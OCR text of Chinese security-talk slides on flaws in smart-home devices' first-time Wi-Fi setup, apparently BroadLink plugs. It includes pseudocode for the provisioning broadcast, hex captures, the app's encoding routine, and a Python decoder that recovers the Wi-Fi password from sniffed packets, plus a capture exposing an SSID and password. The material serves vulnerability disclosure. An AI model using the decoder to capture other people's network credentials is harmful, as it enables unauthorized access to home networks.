
智能设备首次配置WIFI方法

首次配置WIFI代码

```
do{
        timeout --;
        for (i = 0;i < 2; i++)
        {
                send(junk_buff,5);      //发送特殊包标识头
                send(junk_buff,25);     //发送特殊包标识头
        }
        for (i = 0; i < size; i++)
        {
                send(junk_buff,*(word *)&encode_ssid_buffer[i*2]);      //发送编码后帐号密码信息
        }
while(timeout)
```


智能设备首次配置WIFI方法

首次配置抓包数据



智能设备首次配置WIFI方法

首次配置数据包结构



编码前

编码后

```
33 00 3D 00 42 00 4C 00  59 00 5A 00 64 00 6C 00
73 00 7F 00 87 00 8D 00  97 00 9C 00 A4 00 AD 00
B8 00 BA 00 C7 00 CE 00  D8 00 E0 00 E9 00 EC 00
F2 00 00 01 06 01 0B 01  15 01 1C 01 28 01 2B 01
39 01 40 01 46 01 4A 01  55 01 5A 01 67 01 6B 01
72 01 7A 01 86 01 8A 01  95 01 9E 01 A6 01 AB 01
B5 01 C0 01 C2 01 CC 01  D5 01 DC 01 E7 01 EB 01
F8 01 00 02 06 02 0D 02  15 02 1A 02 28 02 2B 02
32 02 3A 02 42 02 00 00  00 00 00 00 00 00 00 00
```

让APP主动告诉我Wifi密码

编码算法

```
for (int j = 0; j < len8; ++j ) {
    if ( ((signed int)(unsigned int)src_buf[j / 8] >> j % 8) & 1 ) {
         *((unsigned short *)buf2 + j / 3 + 6) |= 1 << j % 3;
        printf("%d ", j / 3 + 6);
    }
 }
for (int i = 0; i != 0x160; ++i) {
    if (i % 2 == 0) {
        printf("%02X", buf2[i]);
    }
}

unsigned char *p = &buf2[12];
while (k < len) {
    *(unsigned short *)p += (v19 + 0x32);
    printf("%04X\n", v19);
    ++k;
    p += 2;
    v19 = (v19 + 8) & 0xFFFF;
}
```

让APP主动告诉我Wifi密码

解码算法

```
def decode(encoded):
    ip = ''
    step = 0x32
    for i in xrange(0, len(encoded), 4):
        j = int(encoded[i:i+4], 16)
        j -= step
        step += 8
        if j == -250:
            j = 6
        j = hex(j)[2:]
        if 'x' in j:
            break
        if len(j) < 4:
            j = '0'*(4-len(j)) + j
        ip += j[2:]

    s = 0
    result = ''
    while True:
        ss = ip[s:s+30]
        for i in xrange(1, 20):
            j = ss[:i*-1]
            if j.replace('0', '') == '':
                return result
            if j in bigmap:
                print j, bigmap[j], repr(bigmap[j].decode('hex'))
                result += bigmap[j].decode('hex')
                s += len(j)
                break
    return
```

BroadLinkProv 开放WiFi是什么？

Router

192.168.10.1

```
ap_config(){
    connect_wifi("BroadLinkProv")    //连接插座开放的wifi
    sbuffer ={ssid、pass};
    sendto("192.168.10.1:80",sbuffer,0x88); //发送帐号密码数据
}
```


```
37 C4 00 00 00 00 14 00   00 00 00 00 00 00 00 00   7...............
00 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   ................
00 00 00 00 48 69 57 69   46 69 5F 30 33 39 37 31   ....HiWiFi_03971
34 00 00 00 00 00 00 00   00 00 00 00 00 00 00 00   4...............
00 00 00 00 31 32 33 34   35 36 37 38 00 00 00 00   ....12345678....
```

智能设备存在漏洞汇总

内网无安全认证机制漏洞

设备首次连接存在WIFI帐号密码泄露漏洞

演示

智能家电安全问题汇总

WIFI 劫持

路由器劫持

蓝牙攻击

无线电攻击

Q&A

Q&A